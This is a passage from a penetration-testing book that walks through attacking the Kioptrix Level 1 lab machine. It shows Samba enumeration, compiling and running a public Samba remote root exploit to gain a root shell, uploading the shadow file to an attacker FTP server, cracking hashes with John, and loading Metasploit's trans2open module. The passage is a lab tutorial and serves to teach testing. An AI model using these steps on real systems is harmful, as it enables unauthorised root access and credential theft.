cli_rpc_pipe_open_noauth: rpc_pipe_bind for pipe \srvsvc failed with
error ERRnosupport

  IPC$             IPCIPC Service (Samba Server)

  ADMIN$           Disk      IPC Service (Samba Server)

Anonymous login successful

Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.1a]


  Server           Comment

  ---------        -------

  KIOPTRIX         Samba Server


  Workgroup        Master

  ---------        -------

  MYGROUP          KIOPTRIX
```

Note that the `Samba` version is `2.2.1a`. We will use this information to search for any known exploits for this service.

Searching Exploit-DB

At `https://www.exploit-db.com/` you will be able to find a wealth of information about known vulnerabilities and the proof-of-concept code that validates their effectiveness. Using the proof-of-concept code, which is made available, allows you to determine if your particular software is susceptible to these attacks. Proof-of-concept code also provides a mechanism to understand the underlying principles of individual vulnerabilities, thereby enabling you to ensure that your mitigating controls are functioning properly. The team at Exploit Database spend many hours of their personal time ensuring that the submitted proof-of-concept code actually works as described.

> If you are attempting to access this website from within your sandboxed virtual lab, you will need to make sure you have a network adapter set up on your Kali box that allows for this. It is recommended that you do **not** connect your lab to the Internet in any fashion however. There are several secure methods of transferring files to your guest machine—try them out!

Let's perform a search for vulnerabilities associated with Samba version 2.2.1a.

1. Go to `https://www.exploit-db.com/`.
2. Click on `Search` in the top navigation bar.
3. Once on the search page, click on **Advanced Search** and enter **samba** in the **Exploit Content** field.
4. Type **139** in the **Port:** field.
5. Click on the **SEARCH** button.

An example of the results from this is shown in the following image:

samba			Author	Any Platform	Any Type	139
OSVDB						

109 total entries

<< prev **1** 2 3 4 5 6 next >>

Date ▾	D	A	V	Title	Platform	Author
2015-04-13	⬇	-	⊘	Samba < 3.6.2 x86 - PoC	linux	sleepya
2014-10-20	⬇	-	✔	MS14-060 Microsoft Windows OLE Package Manager Code Execution	win32	metasploit
2014-07-24	⬇	-	⊘	Lian Li NAS - Multiple Vulnerabilities	hardware	pws
2014-02-12	⬇	-	⊘	NetGear DGN2200 N300 Wireless Router - Multiple Vulnerabilities	hardware	Andrew Horton

Exploit-DB at hand

One really awesome aspect of using Kali is that the team automatically includes a local copy of the `exploit-db.com` database as part of the distribution. Enter the `searchsploit` command followed by the search term:

```
# searchsploit samba
```

This results in the following output:

```
Description
Path
----------------------------------------------------------------
Samba 2.2.x Remote Root Buffer Overflow Exploit/linux/remote/7.pl
Samba 2.2.8 Remote Root Exploit - sambal.c /linux/remote/10.c
Samba 2.2.8 (Bruteforce Method) Remote Root Exploit/linux/remote/55.c
MS Windows XP/2003 Samba Share Resource Exhaustion Exploit
/windows/dos/148.sh
Samba <= 3.0.4 SWAT Authorization Buffer Overflow Exploit
/linux/remote/364.pl
Sambar FTP Server 6.4 (SIZE) Remote Denial of Service Exploit
/windows/dos/2934.php
GoSamba 1.0.1 (include_path) Multiple RFI Vulnerabilities
/php/webapps/4575.txt
Samba 3.0.27asend_mailslot() Remote Buffer Overflow PoC
/linux/dos/4732.c
Samba (client) receive_smb_raw() Buffer Overflow Vulnerability PoC
/multiple/dos/5712.pl
Samba (client) receive_smb_raw() Buffer Overflow Vulnerability PoC
/multiple/dos/5712.pl
Samba < 3.0.20 Remote Heap Overflow Exploit (oldie but goodie)
/linux/remote/7701.txt
Samba 2.2.0 - 2.2.8 trans2open Overflow (OS X)/osX/remote/9924.rb
Samba 2.2.xnttrans Overflow /linux/remote/9936.rb
Samba 3.0.21-3.0.24 LSA trans names Heap Overflow
/linux/remote/9950.rb
Samba 3.0.10 - 3.3.5 Format String And Security Bypass Vulnerabilities
/multiple/remote/10095.txt
Samba Multiple DoS Vulnerabilities/linux/dos/12588.txt
Samba ""username map script"" Command Execution
/unix/remote/16320.rb
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
/linux/remote/16321.rb
Samba lsa_io_trans_names Heap Overflow
/solaris/remote/16329.rb
Samba trans2open Overflow (Solaris SPARC)
/solaris/sparc/remote/16330.rb
Sambar 6 Search Results Buffer Overflow
/windows/remote/16756.rb
```

```
Samba lsa_io_trans_names Heap Overflow
/linux/remote/16859.rb
Samba chain_reply Memory Corruption (Linux x86)
/linux/remote/16860.rb
Samba trans2open Overflow (Linux x86)
/linux/remote/16861.rb
Samba lsa_io_trans_names Heap Overflow
/osX/remote/16875.rb
Samba trans2open Overflow (Mac OS X PPC)
/os-x/ppc/remote/16876.rb
Samba trans2open Overflow (*BSD x86)
/linux/remote/16880.rb
```

We will try `Samba 2.2.8 Remote Root Exploit - samba1.c` located at `/linux/remote/10.c`. This particular exploit has been coded using the C language and as such must be compiled prior to use.

 # cp /usr/share/exploitdb/platforms/linux/remote/10.c /opt/10.c

This command will copy the file to our directory of choice, `/opt` in this case, making it easier to work with. There may be times when the file will immediately compile; in which case, you can simply move on to the next stage.

Be cautious!

It is critical that you understand the code you are compiling. At this point, we are testing against a confined lab environment, but when it it's time to start performing these tasks in a setting that is connected to the outside world, it is crucial that the code is both clean and from a trusted source. You should understand every stage of the exploit code before you try it against someone else's network. Many agree that the best thing is to create your own shellcode for manual exploitation so that you know exactly what will happen when you run it. Before throwing this type of code at a live production unit, test it out in your own contained virtual environment to fully understand the impact of the code you are running—especially if your exploit of choice includes shellcode.

Compiling the code

Here, we will try to compile `10.c` without any modification after reviewing the code. The steps performed here are similar for each type of exploit code that has been written using the C language.

```
# vim 10.c
```

Review this code. Scroll through it and see if you can understand what will happen when this code is run.

> If you are not familiar with VIM, there are several sites that offer a great review of this complex yet powerful tool. Packt Publishing also has *Hacking Vim 7.2* available for purchase if you want to learn much more about it in a concise, practical manner. For now, when you are in VIM, you can use `:q` to exit back to the shell prompt.

An example of the file open in the VIM tool is shown in the following image:

```
          10.c (/usr/share/exploitdb/platforms/linux/remote) – VIM

 File  Edit  View  Search  Terminal  Help

/*

    Remote root exploit for Samba 2.2.x and prior that works against
    Linux (all distributions), FreeBSD (4.x, 5.x), NetBSD (1.x) and
    OpenBSD (2.x, 3.x and 3.2 non-executable stack).
    sambal.c is able to identify samba boxes. It will send a netbios
    name packet to port 137. If the box responds with the mac address
    00-00-00-00-00-00, it's probally running samba.

    [esdee@embrace esdee]$ ./sambal -d 0 -C 60 -S 192.168.0
    samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
    -----------------------------------------------------------
    + Scan mode.
    + [192.168.0.3] Samba
    + [192.168.0.10] Windows
    + [192.168.0.20] Windows
    + [192.168.0.21] Samba
    + [192.168.0.30] Windows
    + [192.168.0.31] Samba
    + [192.168.0.33] Windows
    + [192.168.0.35] Windows
    + [192.168.0.36] Windows
    + [192.168.0.37] Windows
                                                              1,1
```

Compiling proof-of-concept code

Once the code has been reviewed, try to compile it. Exit out of VIM using the `:q` command sequence and type the following at the command prompt:

```
# gcc 10.c -o SambaVuln10
```

We are invoking the GCC compiler and feeding our `10.c` source code file to be processed and its output written to the `SambaVuln10` file. If everything works as planned, you will not receive any feedback and the command prompt will be shown.

> Some believe that the difficulty of compiling a proof of concept exploit will reduce the number of script kiddies that are out there as they lack the skills to troubleshoot the code.
>
> Some security researchers may even add intentional errors such as typos to discourage script kiddies from putting the proof of concept code to malicious use.

If you have any problems with the compiling, you will need to take a closer look at the code and work out the issues before it will compile properly.

Troubleshooting the code

The types of errors that you may come across include code that has improper commenting, extra characters, invalid formatting, or even invalid code intentionally entered into the code to make it more difficult for someone new to compiling.

Let's take a look at a common problem that seems to occur when using code directly from a repository.

What are all of these ^M characters and why won't they go away?

You may look at your code and realize that you have a few (or many!) unwanted characters such as **^M**, and regardless of your efforts, they will just not go away.

You can use VIM to solve this problem for you by opening your offending file in VIM and typing `:%s/`, pressing *Ctrl + V* then *Ctrl + M*, followed by `//g`, which results in the following.

```
:%s/^M//g
```

Then press *Enter*. This instructs VIM to remove all occurrences of **^M** in the entire file (`%s`). Here is an example of what we will be removing using this command:

```
                                    10.c + (/usr/share/exploitdb/platforms/linux/remote) – VIM

  File  Edit  View  Search  Terminal  Help


struct {
        char *type;
        unsigned long ret;
        char *shellcode;
        int os_type;     /* 0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD non-exec stack */

} targets[] = {
        { "samba-2.2.x - Debian 3.0         ", 0xbffffea2, linux_bindcode, 0 },
        { "samba-2.2.x - Gentoo 1.4.x       ", 0xbfffe890, linux_bindcode, 0 },
        { "samba-2.2.x - Mandrake 8.x       ", 0xbffff6a0, linux_bindcode, 0 },
        { "samba-2.2.x - Mandrake 9.0       ", 0xbfffe638, linux_bindcode, 0 },
        { "samba-2.2.x - Redhat 9.0         ", 0xbffff7cc, linux_bindcode, 0 },
^M      { "samba-2.2.x - Redhat 8.0         ", 0xbffff2f0, linux_bindcode, 0 },
^M      { "samba-2.2.x - Redhat 7.x         ", 0xbffff310, linux_bindcode, 0 },
^M      { "samba-2.2.x - Redhat 6.x         ", 0xbffff2f0, linux_bindcode, 0 },
^M      { "samba-2.2.x - Slackware 9.0      ", 0xbffff574, linux_bindcode, 0 },
^M      { "samba-2.2.x - Slackware 8.x      ", 0xbffff574, linux_bindcode, 0 },
^M       { "samba-2.2.x - SuSE 7.x           ", 0xbffffbe6, linux_bindcode, 0 },
        { "samba-2.2.x - SuSE 8.x           ", 0xbffff8f8, linux_bindcode, 0 },
        { "samba-2.2.x - FreeBSD 5.0        ", 0xbfbff374, bsd_bindcode, 1 },
-- INSERT --
```

Broken strings – the reunion

At times, the code will be formatted incorrectly. It is important to note that this will make it very difficult for GCC to process. Go through the code and ensure that everything is as it should be. In most cases, all of the C code statements need to be on one line.

Once the code has been reviewed and errors have been corrected, try to compile it again until there are no further errors.

Running the exploit

Hopefully, the previous step was rather painless; cleaning up code that others made available can be a cumbersome process. If the exploit code is compiled properly, we can simply execute it to see what other inputs are expected:

```
#  ./SambaVuln10
```

The output of this command is as follows:

```
samba-2.2.8< remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------
Usage: ./SambaVuln10 [-bBcCdfprsStv] [host]


-b <platform>bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1
and prior, 3 = OpenBSD 3.2)
-B <step>bruteforce steps (default = 300)
-c <ip address>connectbackip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode
```

We know several key items about our target machine already, including that it is most likely running Linux and that the IP address is `192.168.75.14`. Let's use the scanning mode of the exploit to see if there is anything interesting we missed:

```
./SambaVuln10 -v -b 0 -S 192.168.75
  Samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
  -------------------------------------------------------------
  + Scan mode.
  + Verbose mode.
  + [192.168.75.14] Samba
```

We can see that our target machine is found by the proof-of-concept `remote root exploit by eSDee`. Now, we will move forward and finally exploit the machine.

```
# ./SambaVuln10 -b 0 -v 192.168.75.14
```

We invoke the `SambaVuln10` file, let it know that the target system is Linux, and instruct it to display verbose results. The output is as follows:

```
samba-2.2.8< remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Using ret: [0xbffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbffffc7c]
+ Using ret: [0xbffffb50]
+ Worked!
-------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686
unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

If you are new to pentesting, this output may be a bit confusing. You have just managed to gain root access on the target machine and, at this point, can begin many of the post-exploitation steps that are usually required to get a good foothold in the network. You will notice that some commands do not work and some do.

> You can also get a shell using python if it is installed by entering the following:
> ```
> python -c "import pty; pty.spawn('/bin/sh');"
> sh#bash
> linux-box#
> ```

Try the following:

```
# ls
```

Hmm… nothing happens. Maybe you did not actually get root? Let's try something different.

```
# cd /
# ls
```

That's more like it! Now you should see a full directory listing of /.

```
bin
boot
dead.letter
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
```

There are many other commands that you can use at this time, and there are tricks of the trade in post-exploitation that we will dedicate an entire chapter to. Before we move on, we will perform one more check to see if there was anything interesting on this machine:

Who are you on this machine anyhow?

whoami

```
    root
```

What system am I connected to?

hostname

```
    kioptrix.level1
```

lastlog

Who has logged on to this system and when?

```
Username          Port      From             Latest
root              pts/0     192.168.1.200    Mon Oct 12 07:27:46 -0400
2009
bin                                          **Never logged in**
daemon                                       **Never logged in**
adm                                          **Never logged in**
lp                                           **Never logged in**
```

```
sync                                      **Never logged in**
shutdown                                  **Never logged in**
halt                                      **Never logged in**
mail                                      **Never logged in**
news                                      **Never logged in**
uucp                                      **Never logged in**
operator                                  **Never logged in**
games                                     **Never logged in**
gopher                                    **Never logged in**
ftp                                       **Never logged in**
nobody                                    **Never logged in**
mailnull                                  **Never logged in**
rpm                                       **Never logged in**
xfs                                       **Never logged in**
rpc                                       **Never logged in**
rpcuser                                   **Never logged in**
nfsnobody                                 **Never logged in**
nscd                                      **Never logged in**
ident                                     **Never logged in**
radvd                                     **Never logged in**
postgres                                  **Never logged in**
apache                                    **Never logged in**
squid                                     **Never logged in**
pcap                                      **Never logged in**
john           pts/0    192.168.1.100    Sat Sep 26 11:32:02 -0400
2009
harold                                    **Never logged in**
```

As you probably already know, the fact that an attacker could get root on this machine by running this simple proof of concept code is a major problem. You should recommend that your client update all installed software to the latest version possible to avoid such simple compromises.

Getting files to and from victim machines

Getting root on a remote machine can be interesting and is definitely a major step in the right direction (depending on your scope and the purpose of the test, it could be the only step necessary). If your task is not complete, then you will need to find methods of transferring data to and from your victim machines. There are several tools that will assist you in this task. Here are a few that may make your life easier in the long run.

Starting a TFTP server on Kali

TFTP can be very handy at times. Many systems will already have a TFTP client installed and using this protocol is quick and easy. The Kali distribution should have the atftpd server installed; if not, you can install it with the `apt-get` command. In a terminal window on kali enter `apt-get install atftpd`.

Starting TFTP as a standalone daemon pointing to `/tmp` on the standard port and bound to IP address `192.168.75.12` can be accomplished by typing:

```
# atftpd --daemon --port 69 --bind-address 192.168.75.12 /tmp
```

You can check to see if the daemon started correctly by invoking netstat and grepping for `69`.

```
# netstat -anu |grep 69
```

If everything started correctly, you should see something similar to:

```
udp        0      0 192.168.75.12:69        0.0.0.0:*
```

Installing and configuring pure-ftpd

If your version of Kali does not have `pure-ftpd` installed it may be added using the `apt-get install pure-ftpd` command. If the package is not found, then the Kali 2.0 package is not stable enough for release; you can either use the Kali 1.10 version or you can build the tool from the source. You can navigate to `http://pureftpd.org/project/pure-ftpd/download`. Once you have downloaded the **tarball**, enter the following:

```
tar –xzfv pure-ftpd-1.0.42.tar.gz
cd pure ftpd-1.0.42
./configure
make install-strip
```

For the full functionality of `pure-ftpd`, you will need to add users and perform other minor configuration changes prior to use.

```
# echo /etc/pureftpd.pdb > PureDB
```

Add `/etc/pureftpd.pdb` to the `PureDB` configuration file:

```
#  groupadd -g 7777 ftpz
```

Add a group to the Kali machine:

```
# useradd -u 7777 -s /bin/false -d /dev/null -c "pureFTP" -g ftpz Testerz
```

Create folders that will be used:

```
# mkdir /var/ftp /var/ftp/public /var/ftp/public/ftplogin
```

Modify the ownership:

```
# chown -R Testerz:ftpz /var/ftp/public/ftplogin
```

Add the account to the system:

```
# pure-pw useradd ftplogin -u Testerz -d /var/ftp/public/ftplogin
  Password: password
  Enter it again: password
```

Set up a virtual account that can be used with FTP connections:

```
# pure-pw mkdb
```

Reload the database:

```
# pure-pw show ftplogin
```

Perform a quick lookup in the Pure-FTP database to let us know the user statistics.

```
Login               : ftplogin
Password            : $1$/NF5jAg0$I0oRJKViA5NYs455Afelr1
UID                 : 7777 (Testerz)
GID                 : 7777 (ftpz)
Directory           : /var/ftp/public/./
Full name           :
Download bandwidth  : 0 Kb (unlimited)
Upload   bandwidth  : 0 Kb (unlimited)
Max files           : 0 (unlimited)
Max size            : 0 Mb (unlimited)
Ratio               : 0:0 (unlimited:unlimited)
Allowed local  IPs  :
Denied   local  IPs :
Allowed client IPs  :
Denied   client IPs :
Time restrictions   : 0000-0000 (unlimited)
Max sim sessions    : 0 (unlimited)
```

Starting pure-ftpd

The following command will start `pure-ftpd`:

```
#/usr/local/sbin/pure-ftpd start
```

This server can be tested by connecting to localhost:

```
# ftp 127.0.0.1
```

The output should be similar to the following:

```
Connected to 192.168.75.12.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 17:02. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (192.168.75.12:root): ftplogin
331 User ftplogin OK. Password required
Password:
230-User ftplogin has group access to:  7777
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

> **Production versus a controlled test lab environment**
>
> Consider setting up a dedicated user account and appropriate security measures on your production Kali instance. Make certain to provide FTP accounts with the necessary permissions to write files; otherwise, expect to receive errors when making these attempts from victim machines. An important point that is often overlooked is that you have control of the testing machine and need to ensure that the configuration is set to support you in the field. This will save you time when you are performing your testing.

Passwords – something you know…

In this day and age, one would assume that all systems use multifactor authentication. Unfortunately, that is not the case. Even so-called "secured networks" still use protocols that are sending out clear text passwords, systems are using insecure encryption protocols, and more. One basic skill (basic as in chess: easy to learn and difficult to master) that every pentester should attempt to master is the art of password cracking. We will start off with a few simple examples to solidify the concept and then move on to some of the strategies used by the very best in the field.

Cracking the hash

Passwords are often reused by busy users and even administrators. Regardless of how important a system is on the network, once you gain access to the password hashes they should immediately be cracked and added to any dictionary file you have in place. This could potentially save a lot of time.

First, we need to pull some files from the victim machine. Start up your Kali and Kioptrix Level 1 guest machines, run the exploit you previously compiled, and pull the `passwd` file down so that we can run John against it.

1. Start all necessary virtual devices in your lab (Kali and Kioptrix).

2. Run `./SambaVuln10 –b 0 192.168.75.14`.

3. You are now connected as root on `kioptrix.level1`.

4. Open a new terminal session and start `pure-ftpd` on your Kali guest machine.

5. In the shell that is connected to the Kioptrix machine, use FTP to connect to your FTP server on the Kali machine:

   `cd /etc`

6. Move to the `/etc` directory. Remember that you will not receive much feedback from the victim machine:

   `ls`

7. You should see a directory listing of the Kioptrix `/etc` directory:

   `ftp 192.168.75.12`

8. Type in the user name we created on the FTP server on the Kali machine:

   ```
   (ftplogin)
   Password: password
   ```

9. Enter the password for the FTP server account. Wait a moment or two and type:

   put shadow

10. Wait a few more moments and type:

    ls

    exit

    You should see a directory listing of the target FTP site.

11. *CTRL + Q* will get you out of the Kioptrix machine.

> You could have also simply performed a cat shadow command and copied the screen output with your mouse. Knowing how to pull files from your target machines is very important, especially if the files are very large.

Now that we have the shadow file on our Kali machine, let's see what we can do with it.

We can launch john against our Kioptrix shadow file:

 # john /var/public/shadow

John will start to attempt to brute-force the MD5 passwords.

```
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [32/64
X2])
```

> If you are lucky or extremely patient, you will be rewarded with the unencrypted passwords for the target machine. Depending on the password complexity used combined with the speed of your system, this step could take anywhere from minutes to weeks to complete. There are third-party services available that can be used to crack passwords but using these would have to be specifically permitted within your rules of engagement as you lose control of any data sent to a third party.

Brute-forcing passwords

Brute-forcing is still a very viable method of gaining access to a machine. The problem with passwords is that people have to be able to recall them at will. Trying to remember `233!sdsfF_DaswsaWlsc!!&$#_` would be difficult for most and thus we end up with a short list of commonly used passwords such as `ILoveLore1!`. The problem with this is that there are several methods of narrowing down the list of possible passwords, and that computers currently have as many as eight processor cores for a home desktop.

> Password cracking can be accomplished using multiple video cards and their GPUs. This is the preferred method if the resources are available. At the time of writing, the team at hashcat had the fastest password cracker at 8 million attempts per second. You can find more here `http://hashcat.net/oclhashcat/`.

Although the password `ILoveLore1!` would meet numerous enforced password policies, you could easily make a list of passwords that appends certain commonly used characters such as *!*, *1*, *2*, and so on. If you are clever about how you are creating your word lists, placing commonly used terms such as *ILove*, *Iam*, and so on would make the rest simple. Modern password brute forcing techniques would tear this password up in mere moments. This makes cracking passwords faster and easier than ever.

Be aware that many of the examples used in this book are simplified to make the concepts easier to learn. Once you understand the concepts, you will be able to use the very same techniques when performing on real-life networks as well.

Metasploit – learn it and love it

The Metasploit™ framework is incredible. It offers penetration testers a wide variety of tools in a friendly, easy to use manner. It was originally created by HD Moore and has been purchased by Rapid7, the creators of the Nexpose vulnerability scanner toolkit. Everything that we have done manually can be done with Metasploit.

> If you are new to penetration testing, I highly recommend that you go through the free training provided at `http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training` to get a really good grasp of how powerful this framework really is. This site is constantly updated and should be visited frequently to find information about the latest additions to the MSF framework.

In this book, we restrict our scope to some of the more interesting features of the MSF framework to highlight the efficiency it adds to the work a penetration tester must do. Starting with the Kali 2.0 Version, the Metasploit tool no longer comes as a service and requires some configuration before running. Enter the following command:

```
# /etc/init.d/postgresql start
# /msfdbinit
# msfconsole
```

This command will yield output similar to the following:

```
 _                                                          _
/ \   / \           __                           _    __     /_/ __
| |\ / |   | ____   \ \            __   ____   | | /   \   _   \ \
| | \/| | | | ___\ |- -|    /\    / __\ | -_/ | | | | || | |- -|
|_|    | | | _|__  | |_  / -\ __\ \   | |     | |_ \__/ | |   | |_
       |/  |____/  \___\/ /\  \__/    \/       \_|       |_\  \___\

=[metasploitv4.11.2-dev [core:4.2api:1.0]
+ -- --=[1454 exploits - 829 auxiliary - 229 post
+ -- --=[376 payloads - 37 encoders - 8 nops


msf>
```

Databases and Metasploit

One of the favorite Metasploit features is the ability to have all of your results dumped into a database. Metasploit uses PostgreSQL by default. In a new terminal window enter the following:

```
# su postgres -c psql
  psql (9.4.3)
  Type "help" for help.
```

We will now change the password for the default database user:

```
postgres=# ALTER USER postgres WITH PASSWORD 'myPassword';
ALTER ROLE
```

> To avoid typing this information every time you run Metasploit, you will need to change the default `database.yml` file to reflect this connect string.

Here, we changed the password for the `postgres` role. We will use `\q` to exit the `postgres` console.

postgres=# \q

At the `msf>` prompt, type the following:

Msf>db_disconnect

msf>db_connect postgres:myPassword@127.0.0.1/pentester

msf>db_status

  [*] postgresql connected to postgres

Now, we know that we are connected to the PostgreSQL database named pentester. We can verify connectivity by typing:

msf> hosts

  Hosts

  =====

  address   mac   name   os_nameos_flavoros_sp   purpose   info   comments

  -------   ---   ----   -------   ---------   -----   -------   ----   --------

The previous command will provide us with a listing of hosts. As you can see, there is nothing interesting just yet.

Performing an nmap scan from within Metasploit

We need something exciting to display when running the `hosts` command, so let's run a quick `Nmap` scan to collect some data. With `msfconsole` open and the database connected, we can now run our `Nmap` scans directly from within Metasploit.

msf> db_nmap -nO -sTU -pT:22,80,111,139,443,32768,U:111,137,32768
192.168.75.14

The results look very familiar with the added bonus of having been added to the database for future reference:

```
[*] Nmap: Starting Nmap6.49BETA4( https://nmap.org ) at 2015-08-04
21:47 EDT
[*] Nmap: Nmap scan report for 192.168.75.14
[*] Nmap: Host is up (0.00059s latency).
[*] Nmap: PORT        STATE          SERVICE
[*] Nmap: 22/tcp    open        ssh
[*] Nmap: 80/tcp    open        http
[*] Nmap: 111/tcp   open        rpcbind
[*] Nmap: 139/tcp   open        netbios-ssn
[*] Nmap: 443/tcp   open        https
[*] Nmap: 32768/tcp open        filenet-tms
[*] Nmap: 111/udp   open        rpcbind
[*] Nmap: 137/udp   open        netbios-ns
[*] Nmap: 32768/udp open|filtered omad
[*] Nmap: MAC Address: 08:00:27:21:21:62 (Cadmus Computer Systems)
[*] Nmap: Warning: OS Scan results may be unreliable because we could
not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.4.X
[*] Nmap: OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

If we run a quick `hosts` command, we will see that the system has been added to our PostgreSQL pentester database:

msf> hosts

Hosts

=====

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.75.14	08:00:27:21:21:62		Linux	3.X		device		

Now that the data is in the database, there are all sorts of handy time-saving tricks that we can perform. For instance, if we would like to see which systems have port 443 open, we can enter:

msf > services -p 443

This provides us with a nicely formatted output listing all the systems with 443:

```
Services
========


host            port  proto  name   state  info
----            ----  -----  ----   -----  ----
192.168.75.14  443   tcp    https  open
```

Using auxiliary modules

To use auxiliary modules use the following command:

msf> use auxiliary/scanner/portscan/tcp

The `use` command instructs Metasploit to use the specified module:

msf auxiliary(tcp) > show options

Every module has a specific set of options that can be displayed via the `show` `options` command. This particular module has the following options that can be changed:

```
Module options (auxiliary/scanner/portscan/tcp):


   Name            Current Setting  Required  Description
   ----            --------------   --------  -----------
CONCURRENCY     10               yes       The number of concurrent
ports to check per host
   FILTER                           no        The filter string for
capturing traffic
   INTERFACE                        no        The name of the interface
PCAPFILE                         no        The name of the PCAP
capture file to process
   PORTS           1-10000          yes       Ports to scan (e.g. 22-
25,80,110-900)
   RHOSTS                           yes       The target address range or
CIDR identifier
   SNAPLEN         65535            yes       The number of bytes to
capture
   THREADS         1                yes       The number of concurrent
threads
   TIMEOUT         1000             yes       The socket connect timeout
in milliseconds
```

We need to change a few of these to suit our needs:

msf auxiliary(tcp) > set RHOSTS 192.168.75.14

RHOSTS is our target range. We set it to `192.168.75.14`:

msf auxiliary(tcp) > set PORTS 1-1024

To save time, we restrict the scan to only the first `1024` ports using the `set PORTS` setting.

msf auxiliary(tcp) > run

The `run` command will initiate the scan using our predetermined settings. In a few moments, we will receive feedback from the console:

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The important item of note here is that all modules operate in the same manner. Once you understand the method of searching for exploits, you will be able to reuse the same steps repeatedly.

Using Metasploit to exploit Kioptrix

The time has come to take a look at using Metasploit to perform an attack against our Kioptrix machine. As we understand how to compile and use proof of concept code that is made available on the Internet, we will be able to quickly appreciate the time savings that Metasploit provides. We will begin by connecting to our database.

 # msfconsole

msf > db_connect postgres:myPassword@127.0.0.1/pentester

We should already have some information in our database. This can be verified using:

msf > services

This command provides us with the following output:

Services

========

host	port	proto	name	state	info
----	----	-----	----	-----	----
192.168.75.14	22	tcp	ssh	open	
192.168.75.14	80	tcp	http	open	

```
192.168.75.14   111     udp    rpcbind        open
192.168.75.14   111     tcp    rpcbind        open
192.168.75.14   137     udp    netbios-ns     open
192.168.75.14   139     tcp    netbios-ssn    open
192.168.75.14   443     tcp     https         open
192.168.75.14   32768   tcp    filenet-tms    open
192.168.75.14   32768   udp     omad          open
```

When reviewing these ports, we find our previously exploited samba port `139`, which is still open. Now, it is time to see what we can do without having to reformat the exploit code.

```
msf> search samba
```

This results in the following:

- **Name**: The name column will be used in correlation with the `use` command once we decide which exploit to try
- **Disclosure**: The disclosure date is the actual date that the exploit was made known to the community or the vendor, not when the proof of concept code was released
- **Rank**: This is very important since it indicates just how reliable the exploit is known to be
- Description is well… the description of the type of exploit this is

We will be using the `trans2open` exploit as it is similar to what we performed manually earlier in the chapter. In `msfconsole`, type:

```
msf > use exploit/linux/samba/trans2open
```

When more information regarding an exploit is needed, we can use the `info` command to receive the following output:

```
msf  exploit(trans2open) > info


       Name: Samba trans2open Overflow (Linux x86)
     Module: exploit/linux/samba/trans2open
   Platform: Linux
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
   Disclosed: 2003-04-07
```

```
Provided by:
hdm<hdm@metasploit.com>
jduck<jduck@metasploit.com>


Available targets:
Id  Name
  --  ----
  0   Samba 2.2.x - Bruteforce


Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOST                    yes       The target address
  RPORT   139              yes       The target port


Payload information:
  Space: 1024
  Avoid: 1 characters


Description:
  This exploits the buffer overflow found in Samba versions 2.2.0 to
  2.2.8. This particular module is capable of exploiting the flaw on
x86 Linux systems that do not have the noexec stack option set.
  NOTE: Some older versions of RedHat do not seem to be vulnerable
since they apparently do not allow anonymous access to IPC.


References:
  http://cvedetails.com/2003-0201
  http://www.osvdb.org/4469
  http://www.securityfocus.com/bid/7294
  http://seclists.org/bugtraq/2003/Apr/103
```

This information is available for all of the exploits in Metasploit. When time permits, taking the time to familiarize yourself with some of the most commonly used exploits would be very beneficial in the long term, as you will be able to avoid trying exploits that do not work on production systems.
